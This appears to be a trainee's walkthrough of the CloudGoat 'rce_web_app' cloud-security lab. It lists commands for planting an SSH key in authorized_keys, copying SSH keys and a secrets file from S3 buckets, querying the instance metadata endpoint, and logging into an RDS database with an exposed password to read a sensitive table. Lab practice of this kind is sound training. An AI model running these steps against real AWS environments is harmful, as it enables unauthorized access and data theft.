**Cloud DFIR: Recap and CloudGoat Practice : rce web app**

BoB 13th digital forensic track tranee, DoHwan Ji

Prior to starting, it may differ from the previous content because the environment in which it was conducted until the intermediate result is gone.

And this is changed informations


텍스트, 스크린샷, 폰트이(가) 표시된 사진

자동 생성된 설명

URL: cg-lb-rce-web-app-cgidi2dsmfbxdx-29667134.us-east-1.elb.amazonaws.com

텍스트, 스크린샷, 폰트, 소프트웨어이(가) 표시된 사진

자동 생성된 설명



텍스트, 스크린샷, 폰트, 번호이(가) 표시된 사진

자동 생성된 설명

Next I’m going to find that aws server’s ip address.

텍스트, 스크린샷, 폰트, 번호이(가) 표시된 사진

자동 생성된 설명

I used curl ifconfig.co but I doesn’t work. So I use alternative command curl ifconfig.me

텍스트, 스크린샷, 폰트, 번호이(가) 표시된 사진

자동 생성된 설명

And I try to enter server with ssh using key. Doing easy, I copy my pub key in authorized\_keys.

echo "<publicKey>" >> /home/ubuntu/.ssh/authorized\_keys

Now Change Profile into McDuck

텍스트, 스크린샷, 폰트이(가) 표시된 사진


자동 생성된 설명

And I try to find ssh in cg-keystore-s3-bucket-rce-web-app-cgidi2dsmfbxdx

텍스트, 스크린샷, 폰트이(가) 표시된 사진

자동 생성된 설명

Enter “aws s3 ls s3://cg-keystore-s3-bucket-rce-web-app-cgidi2dsmfbxdx --recursive --profile McDuck” and I can check ssh key.




Using this command. It makes downloading keys.

mkdir mcduck && cd mcduck

aws s3 cp s3://cg-keystore-s3-bucket-rce-web-app-cgidi2dsmfbxdx/cloudgoat . --profile McDuck

aws s3 cp s3://cg-keystore-s3-bucket-rce-web-app-cgidi2dsmfbxdx/cloudgoat.pub . --profile McDuck



But I try to enter ssh server but I doesn’t work. So I change my keyfiles permission like below image.

텍스트, 스크린샷이(가) 표시된 사진

자동 생성된 설명

And I can enter ssh server “ssh -i ~/.ssh/cloudgoat [ubuntu@54.224.0.73](mailto:ubuntu@54.224.0.73)”

Enter below command

sudo apt-**get** install awscli

aws s3 ls

aws s3 ls s3:// cg-secret-s3-bucket-rce-web-app-cgidi2dsmfbxdx--recursive

aws s3 cp s3://cg-secret-s3-bucket-rce-web-app-cgidi2dsmfbxdx/db.txt . | cat db.txt

aws rds describe-db-instances --region us-east-1

and I can see this output

텍스트, 스크린샷, 폰트이(가) 표시된 사진

자동 생성된 설명

And type this commands

psql postgresql://cgadmin:Purplepwny2029@cg-rds-instance-rce-web-app-cgidi2dsmfbxdx.c1ykaa0sw4zn.us-east-1.rds.amazonaws.com:5432/cloudgoat

curl http://169.254.169.254/latest/user-data

\dt

**select** \* **from** sensitive\_information;

and I can see the key

텍스트, 스크린샷, 폰트, 라인이(가) 표시된 사진

자동 생성된 설명